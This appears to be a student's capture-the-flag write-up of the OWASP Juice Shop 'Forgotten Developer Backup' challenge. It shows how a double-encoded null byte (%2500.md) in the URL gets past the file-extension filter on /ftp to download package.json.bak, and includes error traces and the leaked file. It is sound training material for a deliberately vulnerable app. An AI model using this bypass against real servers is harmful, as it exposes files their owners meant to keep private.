

Vulnerability: Backup File Exposure - Sensitive Information Disclosure

Juice Shop Challenge: Forgotten Developer Backup

Date Found: 2025-04-15

Severity/Difficulty (Juice Shop Rating): ★★☆☆☆

Location/URL:

/ftp/package.json.bak

Parameter/Input Field: URL path

Description:

Backup files were left accessible which can disclose sensitive internal project data.

Steps to Reproduce (STR):

1. Navigate to /ftp
2. Find .bak files like package.json.bak
3. Use URL decoding trick (%00.md → %2500.md)
4. Download and inspect the file

Proof of Concept (PoC):

Payload Used:

Decoded %00 to %2500 in the URL to bypass filtering and access .bak file.

Impact:

Access to internal dependencies and project structure.

Root Cause (Conceptual):

Publicly exposed backup files due to improper directory restrictions.

Remediation / How to Fix:

Ensure backup files are excluded from public access or deployment.

Relevant OWASP Resource: OWASP Information Exposure Cheat Sheet

Tools Used:

Burp Suite, URL Decoder

Personal Notes/Learnings:


Learned how backup extensions like .bak can be exploited.



~ / ftp

quarantine	acquisitions.md	announcement_encrypted....
coupons_2013.md.bak	eastere.gg	encrypt.pyc
incident-support.kdbx	legal.md	order_247c-a033f28625e2...
order_5267-3e14577fdea5...	order_5267-b4951536dbcb...	order_5267-bb302bee5da7...
order_94fb-1c9c99979eb3...	order_a317-b534f0de6340...	order_ad9b-466c4e99155d...
package.json.bak	suspicious_errors.yml	


package.json.bak



OWASP Juice Shop (Express ^4.21.0)

403 Error: Only .md and .pdf files are allowed!

```
at verify (/app/build/routes/fileServer.js:55:18)
at /app/build/routes/fileServer.js:39:13
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at param (/app/node_modules/express/lib/router/index.js:365:14)
at param (/app/node_modules/express/lib/router/index.js:376:14)
at Function.process_params (/app/node_modules/express/lib/router/index.js:421:3)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/node_modules/serve-index/index.js:145:39
at FSReqCallback.oncomplete (node:fs:199:5)
```





https://juice-shop.herokuapp.com/ftp/package.json.bak%00.md



OWASP Juice Shop (Express ^4.21.0)

400 **BadRequestError: Bad Request**

```
at /app/node_modules/serve-index/index.js:120:42
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at serveIndexMiddleware (/app/build/server.js:260:9)
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/build/lib/antiCheat.js:72:5
at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/app/node_modules/express/lib/router/index.js:328:13)
at /app/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/app/node_modules/express/lib/router/index.js:346:12)
at next (/app/node_modules/express/lib/router/index.js:280:10)
at /app/node_modules/express/lib/router/index.js:646:15
at next (/app/node_modules/express/lib/router/index.js:265:14)
at Function.handle (/app/node_modules/express/lib/router/index.js:175:3)
at router (/app/node_modules/express/lib/router/index.js:47:12)
```

%00

%25%30%30

☒ Text ☐ Hex ?


Decode as ...

Encode as ...

Plain
URL
HTML
Base64
ASCII hex
Hex
Octal
Binary
Gzip

🌐 <https://juice-shop.herokuapp.com/ftp/package.json.bak%25%30%30.md>

n.bak%00.md ☆ 🔄 🧪 ⬇

**package.json.bak%00.md**
4.2 KB • Done

```
C:\Users\AHMED\Downloads\package.json.bak%00.md - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
package.json.bak%00.md
1 {
2   "name": "juice-shop",
3   "version": "6.2.0-SNAPSHOT",
4   "description": "An intentionally insecure JavaScript Web Application",
5   "homepage": "http://owasp-juice.shop",
6   "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
7   "contributors": [
8     "Björn Kimminich",
9     "Jannik Hollenbach",
10    "Aashish683",
11    "greenkeeper[bot]",
12    "MarcRler",
13    "agrawalarpit14",
14    "Scar26",
15    "CaptainFreak",
16    "Supratik Das",
17    "JuiceShopBot",
18    "the-pro",
19    "Ziyang Li",
20    "aaryan10",
21    "m4llc3",
22    "Timo Pagel",
23    "...",
24  ],
25  "private": true,
26  "keywords": [
27    "web security",
28    "web application security",
29    "webappsec",
30    "owasp",
31    "pentest",
32    "pentesting",
33    "security",
34    "vulnerable",
35    "vulnerability",
36    "broken",
37    "bodgeit"
38  ],
39  "dependencies": {
40    "body-parser": "~1.18",
41    "colors": "~1.1",
42    "config": "~1.28",
43    "cookie-parser": "~1.4",
44    "cors": "~2.8",
45    "dottie": "~2.0",
46    "epilogue-js": "~0.7",
47    "express-handlebars": "~4.1.5"
```